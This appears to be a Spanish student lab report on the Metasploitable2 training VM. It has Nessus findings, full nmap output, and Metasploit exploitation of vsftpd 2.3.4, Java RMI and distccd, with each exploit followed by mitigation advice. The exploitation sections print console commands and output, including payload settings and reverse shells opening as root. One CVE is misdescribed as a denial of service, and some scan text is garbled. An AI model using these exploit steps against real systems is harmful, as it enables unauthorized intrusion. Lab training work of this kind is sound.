

# **RECONOCIMIENTO Y EXPLOTACION DE METASPLITABLE**

**Objetivo:**

Realizar un reconocimiento y su posterior explotación para conseguir el mayor numero de vulnerabilidades posibles.

**Contenido:**

Análisis de vulnerabilidades infraestructura

Explotación Manual

Explotación automática

Análisis de vulnerabilidades Web

Explotación Manual


Explotación automática

Realización de informe


## VULNERABILIDADES MAQUINA METASPLOITABLE

### 1-IDENTIFICACION DE VULNERABILIDADES

Lo primero que hemos hecho es, a través de la herramienta nessus, realizar un escaner de las vulnerabilidades de nuestro objetivo Metasploitable2



Una vez terminado el escaneo, hemos detectado las siguientes vulnerabilidades



Hemos destacado las siguientes vulnerabilidades según su criticidad:

### **1.1 VULNERABILIDADES CRITICAS:**

#### **● NFS Exported Share Information Disclosure (2049 / udp / rpc-nfs)**

Al menos uno de los recursos compartidos NFS exportados por el servidor remoto podría ser montado por el host de exploración. Un atacante podría aprovechar esto para leer (y posiblemente escribir) archivos en el host remoto.

#### **● Unix Operating System Unsupported Version Detection**

Según su número de versión autoinformado, el sistema operativo Unix que se ejecuta en el host remoto ya no recibe soporte.

La falta de soporte implica que el proveedor no publicará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.

#### **● VNC Server 'password' Password (5900 / tcp / vnc)**

El servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil. Nessus pudo iniciar sesión utilizando la autenticación VNC y una contraseña de 'password'. Un atacante remoto no autenticado podría aprovecharse de esto para tomar el control del sistema.

#### **● SSL Version 2 and 3 Protocol Detection (25 / tcp / smtp)**

El servicio remoto acepta conexiones cifradas utilizando SSL 2.0 y/o SSL 3.0. Estas versiones de SSL están afectadas por varios fallos criptográficos, entre los que se incluyen:

- Un esquema de relleno inseguro con cifrados CBC.
- Esquemas inseguros de renegociación y reanudación de sesión.

Un atacante puede aprovechar estos fallos para realizar ataques de intermediario o para descifrar las comunicaciones entre el servicio afectado y los clientes.

Aunque SSL/TLS dispone de un medio seguro para elegir la versión más alta soportada del protocolo (de modo que estas versiones sólo se utilizarán si el cliente o el servidor no soportan nada mejor), muchos navegadores web implementan esto de un modo inseguro que permite a un atacante degradar una conexión (como en POODLE). Por lo tanto, se recomienda deshabilitar estos protocolos por completo.

El NIST ha determinado que SSL 3.0 ya no es aceptable para las comunicaciones seguras. A partir de la fecha de entrada en vigor que figura en PCI DSS v3.1, cualquier versión de SSL no cumplirá la definición de "criptografía fuerte" del PCI SSC.

- **Bash Remote Code Execution (Shellshock) (22 / tcp / ssh)**

El host remoto está ejecutando una versión de Bash que es vulnerable a la inyección de comandos a través de la manipulación de variables de entorno. Dependiendo de la configuración del sistema, un atacante podría ejecutar código arbitrario de forma remota.

- **Bind Shell Backdoor Detection (1524 / tcp / wild\_shell)**

Una shell está escuchando en el puerto remoto sin que se requiera autenticación. Un atacante puede utilizarla conectándose al puerto remoto y enviando comandos directamente.

- **Weak Debian OpenSSH Keys in ~/.ssh/authorized\_keys**

El host remoto tiene uno o más archivos `~/.ssh/authorized_keys` que contienen claves públicas SSH débiles generadas en un sistema Debian o Ubuntu.

El problema se debe a que un empaquetador de Debian eliminó casi todas las fuentes de entropía en la versión remota de OpenSSL.

Este problema no sólo afecta a Debian, ya que cualquier usuario que cargue una clave SSH débil en el archivo `~/.ssh/authorized_keys` comprometerá la seguridad del sistema remoto.

Un atacante podría intentar un ataque de fuerza bruta contra el host remoto e iniciar sesión utilizando estas claves débiles.

## 1.2 VULNERABILIDADES ALTAS:

- **NFS Shares World Readable (2049 / tcp / rpc-nfs)**

El servidor NFS remoto está exportando uno o más recursos compartidos sin restringir el acceso (en función del nombre de host, IP o rango de IP).

- **rlogin Service Detection (513 / tcp / rlogin)**

El servicio rlogin se está ejecutando en el host remoto. Este servicio es vulnerable ya que los datos se pasan entre el cliente rlogin y el servidor en texto claro. Un atacante man-in-the-middle puede aprovecharse de esto para husmear en los inicios de sesión y las contraseñas. Además, puede permitir inicios de sesión mal autenticados sin contraseñas. Si el host es vulnerable a la adivinación del número de secuencia TCP (desde cualquier red) o a la suplantación de IP (incluyendo el secuestro ARP en una red local), entonces puede ser posible saltarse la autenticación.

Por último, rlogin es una forma sencilla de convertir el acceso de escritura de archivos en inicios de sesión completos a través de los archivos `.rhosts` o `rhosts.equiv`.

- **rsh Service Detection (514 / tcp / rsh)**

El servicio rsh se está ejecutando en el host remoto. Este servicio es vulnerable ya que los datos se pasan entre el cliente rsh y el servidor en texto claro. Un atacante "man-in-the-middle" puede aprovecharse de esto para husmear en los inicios de sesión y las contraseñas. Además, puede permitir inicios de sesión mal autenticados sin contraseñas. Si el host es vulnerable a la adivinación del número de secuencia TCP (desde cualquier red) o a la suplantación de IP (incluyendo el secuestro ARP en una red local) entonces puede ser posible saltarse la autenticación.

Finalmente, rsh es una forma fácil de convertir el acceso de escritura de archivos en inicios de sesión completos a través de los archivos .rhosts o rhosts.equiv.

- **Samba Badlock Vulnerability (445 / tcp / cifs)**

La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por un fallo, conocido como Badlock, que existe en los protocolos Security Account Manager (SAM) y Local Security Authority (Domain Policy) (LSAD) debido a una negociación incorrecta del nivel de autenticación en los canales Remote Procedure Call (RPC). Un atacante man-in-the-middle que sea capaz de interceptar el tráfico entre un cliente y un servidor que aloje una base de datos SAM puede explotar este fallo para forzar una degradación del nivel de autenticación, lo que permite la ejecución de llamadas de red Samba arbitrarias en el contexto del usuario interceptado, como ver o modificar datos de seguridad sensibles en la base de datos Active Directory (AD) o deshabilitar servicios críticos.

## 1.2 VULNERABILIDADES MEDIAS

- **TLS Version 1.0 Protocol Detection (5432 / tcp / postgresql 25 / tcp / smtp)**

El servicio remoto acepta conexiones cifradas mediante TLS 1.0. TLS 1.0 tiene una serie de defectos de diseño criptográfico. Las implementaciones modernas de TLS 1.0 mitigan estos problemas, pero las versiones más recientes de TLS como 1.2 y 1.3 están diseñadas contra estos defectos y deben utilizarse siempre que sea posible.

A partir del 31 de marzo de 2020, los terminales que no estén habilitados para TLS 1.2 y versiones superiores dejarán de funcionar correctamente con los principales navegadores web y los principales proveedores.

La norma PCI DSS v3.2 exige que TLS 1.0 se desabilite por completo antes del 30 de junio de 2018, excepto en el caso de los terminales POS POI (y los puntos de terminación SSL/TLS a los que se conectan) que se pueda verificar que no son susceptibles de ningún exploit conocido.

- **Unencrypted Telnet Server (23 / tcp / telnet)**

El host remoto está ejecutando un servidor Telnet a través de un canal no cifrado.

No se recomienda utilizar Telnet a través de un canal no cifrado, ya que los inicios de sesión, las contraseñas y los comandos se transfieren en texto claro. Esto permite a un atacante remoto, man-in-the-middle, espiar una sesión Telnet para obtener credenciales u otra información sensible y modificar el tráfico intercambiado entre un cliente y un servidor.

SSH es preferible a Telnet porque protege las credenciales de las escuchas y puede tunelizar flujos de datos adicionales, como una sesión X11.

- **SSL Anonymous Cipher Suites Supported (25 / tcp / smtp)**

El host remoto admite el uso de cifrados SSL anónimos. Aunque esto permite a un administrador configurar un servicio que cifra el tráfico sin tener que generar y configurar certificados SSL, no ofrece ninguna forma de verificar la identidad del host remoto y hace que el servicio sea vulnerable a un ataque man-in-the-middle.

Nota: Esto es considerablemente más fácil de explotar si el atacante está en la misma red física.

- **SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) (25 / tcp / smtp)**

El host remoto soporta SSLv2 y por lo tanto puede estar afectado por una vulnerabilidad que permite un ataque cross-protocol Bleichenbacher padding oracle conocido como DROWN (Decrypting RSA with Obsolete and Weakened eNcryption). Esta vulnerabilidad se debe a un fallo en la implementación de Secure Sockets Layer Versión 2 (SSLv2) y permite descifrar el tráfico TLS capturado. Un atacante en el medio puede explotar esto para descifrar la conexión TLS utilizando tráfico previamente capturado y criptografía débil junto con una serie de conexiones especialmente diseñadas a un servidor SSLv2 que utiliza la misma clave privada.

- **HTTP TRACE / TRACK Methods Allowed (80 / tcp / www)**

El servidor web remoto soporta los métodos TRACE y/o TRACK. TRACE y TRACK son métodos HTTP que se utilizan para depurar las conexiones del servidor web.

### 1.3 VULNERABILIDADES BAJAS

- **X Server Detection (6000 / tcp / x11)**

El host remoto está ejecutando un servidor X11. X11 es un protocolo cliente-servidor que se puede utilizar para mostrar aplicaciones gráficas que se ejecutan en un host determinado en un cliente remoto.

Dado que el tráfico X11 no está cifrado, es posible que un atacante espíe la conexión.

## 2. LANZAMIENTO NMAP PARA VER PUERTOS ABIERTOS Y VERSIONES

```
(kali㉿kali)-[~]
└─* nmap 192.168.1.156 -p- -A --open
Starting Nmap 7.94SWS ( https://nmap.org ) at 2024-02-20 04:11 EST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00s done; ETC: 04:11 (0:00:09 remaining)
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 04:12 (0:00:01 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 04:12 (0:00:03 remaining)
Nmap scan report for 192.168.1.156
Host is up (0.00017s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst: 220 2.3.4 (vsftpd 2.3.4) ready to start session
| STAT:
|_FTP server status:
|   Connected to 192.168.1.138
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:9f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linut telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_ssl-date: 2024-02-20T09:13:55+00:00; +3s from scanner time.
53/tcp    open  domain      ISC BIND 9.4.2
```

```
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2           111/tcp   rpcbind
|   100000 2           111/udp   rpcbind
|   100003 2,3,4      2049/tcp  nfs
|   100003 2,3,4      2049/udp  nfs
|   100005 1,2,3      39935/tcp mountd
|   100005 1,2,3      53790/udp mountd
|   100021 1,3,4      47551/udp nlockmgr
|   100021 1,3,4      58167/tcp nlockmgr
|   100024 1           43203/udp status
|   100024 1           49337/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogin
514/tcp   open  tcptrapped
1099/tcp  open  java-rmi  GNU Classpath gmrregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql     MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 1
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsCompression, ConnectWithDatabase, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, SwitchToSSLAfterHandshake
|   Status: Autocommit
|_ Salt: +<(QAO158\18$?QWD/
3632/tcp  open  distccd   distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-02-20T09:13:55+00:00; +4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  X11        (access denied)
```

```

6000/tcp open X11      (access denied) 0.0.0.1:6000
6667/tcp open irc      UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:07:28
|   source ident: nmap
|   source host: 737A196F.78DED367.FFFA6D49.IP
|   error: Closing Link: hqjkujkiu[192.168.1.138] (Quit: hqjkujkiu)
6697/tcp open irc      UnrealIRCd
8009/tcp open ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http     Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-server-title: Apache Tomcat/5.5
8787/tcp open drb      Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
34511/tcp open java-rmi GNU Claspath grmiregistry
39935/tcp open mountd  1-3 (RPC #100005)
49337/tcp open status   1 (RPC #100024)
58167/tcp open nlockmgr 1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2024-02-20T04:13:47-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m03s, deviation: 2h30m00s, median: 2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.68 seconds
└─$ 

```

## **3. EXPLOTACION AUTOMATICA CON METASPLOIT**

### **2.1 FTP (PROTOCOLO DE TRANSFERENCIA DE ARCHIVOS). PUERTO 21 vsftpd 2.3.4**

En esta ocasión vamos a explotar una vulnerabilidad con el Framework de seguridad Metasploit. En concreto explotaremos la vulnerabilidad CVE-2011-0762 en el servicio VSFTPD v2.3.4 para conseguir una shell e interactuar con el servidor vulnerable.

Es una vulnerabilidad de denegación de servicio (DoS) que permite a un atacante provocar que el servidor deje de responder o se vuelva inestable, lo que puede llevar a la interrupción del servicio para los usuarios legítimos. Esta vulnerabilidad se puede explotar enviando solicitudes especialmente diseñadas al servidor que causan un comportamiento inesperado o una falla en el software.

### **BUSQUEDA DE EXPLOIT**

```
msf6 > search vsftpd
[...]
Matching Modules
=====
Module          Last Run      Rating       Description
vsftpd exploit (vsftpd_234_backdoor)    normal      Denial of Service
vsftpd exploit (vsftpd_234_backdoor)    excellent   Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name     Current Setting  Required  Description
CHOST   openSUSE        no         The local client address
CPORT   21              no         The local client port
Proxies
RHOSTS
RPORT   21              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Payload options (cmd/unix/interact):
[*] LHOST=192.168.1.156
[*] LPORT=4444
[*] RHOST=192.168.1.156
[*] RPORT=21
[*] SSL=0
[*] SSLCert=
[*] SSLKey=
[*] Timeout=10000
[*] UserAgent=MSF/6.0.0
[*] Verbosity=0
[*] WordlistFile=
```

### **LANZAMIENTO EXPLOIT**

```
A msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.49:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.49:21 - USER: 331 Please specify the password.
[*] 192.168.1.49:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.49:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.48:39001 → 192.168.1.49:6200) at 2024-02-22 06:02:23 -0500

[*] Connections will be plain text
[*] 192.168.1.49:21 - SECURE, fast, stable
o bin
a boot
Anonymous FTP login allowed (FTP code 230)
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sys
tmp
usr
var
vmlinuz
```

## MITIGACION:

Para mitigar la vulnerabilidad en vsftpd 2.3.4 y proteger el servidor de posibles ataques, se pueden seguir algunas medidas de seguridad, que incluyen:

1. Actualizaciones y parches: Mantén el software vsftpd actualizado aplicando los parches de seguridad proporcionados por el proveedor del software. Las actualizaciones suelen incluir correcciones para vulnerabilidades conocidas y mejorar la seguridad del software.
2. Configuración segura: Revisa y ajusta la configuración de vsftpd para seguir las mejores prácticas de seguridad. Esto puede incluir deshabilitar características innecesarias, restringir el acceso solo a usuarios autorizados, limitar el acceso anónimo si no es necesario y configurar la autenticación segura.
3. Firewall: Utiliza un firewall para restringir el tráfico entrante y saliente del servidor. Configura reglas de firewall para permitir únicamente el tráfico necesario para el funcionamiento del servicio vsftpd y bloquear todo el tráfico no autorizado.
4. Monitoreo y registro: Implementa un sistema de monitoreo y registro para supervisar la actividad del servidor vsftpd. Esto puede ayudar a detectar intentos de explotación y proporcionar registros de eventos para fines de análisis forense en caso de incidentes de seguridad.
5. Auditoría de seguridad: Realiza auditorías de seguridad regulares en el servidor para identificar posibles vulnerabilidades y áreas de mejora en la configuración y el mantenimiento del servicio vsftpd.
6. Educación y concienciación: Capacita a los administradores del sistema y a los usuarios sobre las mejores prácticas de seguridad, incluido el manejo seguro de contraseñas, la identificación de posibles amenazas y la respuesta adecuada a incidentes de seguridad.

Al implementar estas medidas de mitigación, se puede reducir significativamente el riesgo de explotación de vulnerabilidades en el servidor vsftpd y mantener un entorno de servidor más seguro y resistente a las amenazas.

## 2.2 REGISTRO DE OBJETOS REMOTOS DE JAVA (RMI) PUERTO 1099

La vulnerabilidad más conocida asociada a los servicios RMI es la "Remote Code Execution" (Ejecución remota de código), que puede permitir a un atacante ejecutar código arbitrario en el sistema afectado.

La vulnerabilidad en el servicio java-rmi puede ser explotada si no se han tomado medidas adecuadas de seguridad, como la autenticación o la limitación de acceso. Los ataques pueden realizarse mediante la inyección de objetos remotos maliciosos o la manipulación de los datos transmitidos entre el cliente y el servidor.

### BUSQUEDA DE EXPLOIT

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
Matching Modules
=====
# Name           Disclosure Date  Rank   Check  Description
# exploit/multi/misc/java_rmi_server  2011-10-15    excellent Yes   Java RMI Server Insecure Default Configuration Java Code Execution
[*] Using exploit/multi/misc/java_rmi_server
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY  10            yes        Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.1.49     yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099           yes        The target port (TCP)
SRVHOST   0.0.0.0         yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes        The local port to listen on.
SSL       false          no         Negotiate SSL for incoming connections
SSLCert   /root/.rnd       no         Path to a custom SSL certificate (default is randomly generated)
URIPATH   /               no         The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.1.49     yes        The listen address (an interface may be specified)
LPORT    4444           yes        The listen port

[*] msf6 exploit(multi/misc/java_rmi_server) >
```

### LANZAMIENTO EXPLOIT

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.49
RHOSTS => 192.168.1.49
[*] msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.48:4444
[*] 192.168.1.49:1099 - Using URL: http://192.168.1.48:8080/ARF9TmXmh01
[*] 192.168.1.49:1099 - Server started.
[*] 192.168.1.49:1099 - Sending RMI Header ...
[*] 192.168.1.49:1099 - Sending RMI Call ...
[*] 192.168.1.49:1099 - Replied to request for payload JAR file started with vrmlize.
[*] Sending stage (57971 bytes) to 192.168.1.49
[*] Meterpreter session 3 opened (192.168.1.48:4444 → 192.168.1.49:38562) at 2024-02-22 08:39:29 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
[*] msf6 exploit(multi/misc/java_rmi_server) >
```

## MITIGACION:

Para mitigar esta vulnerabilidad en Metasploitable 2 u otros sistemas que ejecuten servicios RMI, se recomienda lo siguiente:

1. Actualizar el software: Mantener el software actualizado con los últimos parches de seguridad puede ayudar a mitigar las vulnerabilidades conocidas.
2. Restringir el acceso: Limitar el acceso al servicio RMI a través de firewalls o configuraciones de red para permitir solo conexiones desde fuentes confiables.
3. Implementar autenticación y autorización: Habilitar la autenticación y la autorización en el servicio RMI para garantizar que solo usuarios autorizados puedan acceder al servicio y ejecutar operaciones.
4. Validar la entrada de datos: Realizar una validación adecuada de la entrada de datos para prevenir la inyección de objetos remotos maliciosos.
5. Monitorizar el tráfico de red: Monitorizar el tráfico de red en busca de actividades sospechosas o intentos de explotación en el puerto 1099.
6. Seguir las mejores prácticas de seguridad: Seguir las mejores prácticas de seguridad, como usar contraseñas seguras, aplicar el principio de mínimo privilegio y educar al personal sobre los riesgos de seguridad y las prácticas recomendadas de mitigación.

Al tomar estas medidas de seguridad, puedes reducir significativamente el riesgo de explotación de la vulnerabilidad asociada al servicio `java-rmi` en Metasploitable 2 u otros sistemas que utilicen este servicio.

## 2.3 DISTCCD PUERTO 3632

La vulnerabilidad más conocida asociada a distccd es la llamada "Command Execution Vulnerability" (CVE-2004-2687).

Esta vulnerabilidad permite a un atacante remoto ejecutar comandos arbitrarios en el sistema afectado a través de una solicitud especialmente diseñada al servicio distccd. El servicio distccd por defecto no tiene autenticación, lo que significa que un atacante puede aprovechar esta vulnerabilidad para ejecutar comandos en el sistema de forma remota sin necesidad de autenticación.

### BUSQUEDA EXPLOIT

```
msf6 > search distccd
Matching Modules
=====
#  Name          Disclosure Date  Rank    Check  Description
0  exploit/unix/misc/distcc_exec  2002-02-01  excellent  Yes   DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank    Check  Description
-  -
0  payload/cmd/unix/adduser      Debugging Meterpreter  normal  No   Add user with useradd
1  payload/cmd/unix/bind_perl    Session       normal  No   Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6 Session       normal  No   Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/bind_ruby    Debugging Meterpreter  normal  No   Unix Command Shell, Bind TCP (via Ruby)
4  payload/cmd/unix/bind_ruby_ipv6 Session       normal  No   Unix Command Shell, Bind TCP (via Ruby) IPv6
5  payload/cmd/unix/generic     Session       normal  No   Unix Command, Generic Command Execution
6  payload/cmd/unix/reverse     Debugging Meterpreter  normal  No   Unix Command Shell, Double Reverse TCP (telnet)
7  payload/cmd/unix/reverse_bash Session       normal  No   Unix Command Shell, Reverse TCP (/dev/tcp)
8  payload/cmd/unix/reverse_bash_telnet_ssl Session       normal  No   Unix Command Shell, Reverse TCP SSL (telnet)
9  payload/cmd/unix/reverse_openssl Session       normal  No   Unix Command Shell, Double Reverse TCP SSL (openssl)
10 payload/cmd/unix/reverse_perl  HowToGetStarted  normal  No   Unix Command Shell, Reverse TCP (via Perl)
11 payload/cmd/unix/reverse_perl_ssl Session       normal  No   Unix Command Shell, Reverse TCP SSL (via perl)
12 payload/cmd/unix/reverse_ruby  Meterpreter script  normal  No   Unix Command Shell, Reverse TCP (via Ruby)
13 payload/cmd/unix/reverse_ruby_ssl Session       normal  No   Unix Command Shell, Reverse TCP SSL (via Ruby)
14 payload/cmd/unix/reverse_ssl_double_telnet Session       normal  No   Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 6
payload => cmd/unix/reverse
```

### LANZAMIENTO EXPLOIT

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.1.48:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5oX9WGJbyG9sQs0E;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5oX9WGJbyG9sQs0E\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.1.48:4444 → 192.168.1.49:35031) at 2024-02-22 08:19:48 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
ls
4639.jsvc_up
```

## MITIGACION

Para mitigar esta vulnerabilidad en Metasploitable 2 u otros sistemas que ejecuten `distccd`, se recomienda lo siguiente:

1. Actualizar el software: Siempre es importante mantener el software actualizado con los últimos parches de seguridad. Si hay parches disponibles para `distccd`, asegúrate de aplicarlos.
2. Restringir el acceso al servicio: Si no es necesario, desactiva o restringe el acceso al servicio `distccd` desde redes no confiables. Esto puede hacerse mediante firewalls o configuraciones de red.
3. Implementar autenticación: Si es posible, habilita la autenticación en el servicio `distccd` para garantizar que solo usuarios autorizados puedan acceder al servicio.
4. Monitorizar el tráfico de red: Monitoriza el tráfico de red en busca de intentos de conexión o actividad sospechosa en el puerto 3632. Esto puede ayudar a detectar posibles intentos de explotación de la vulnerabilidad.
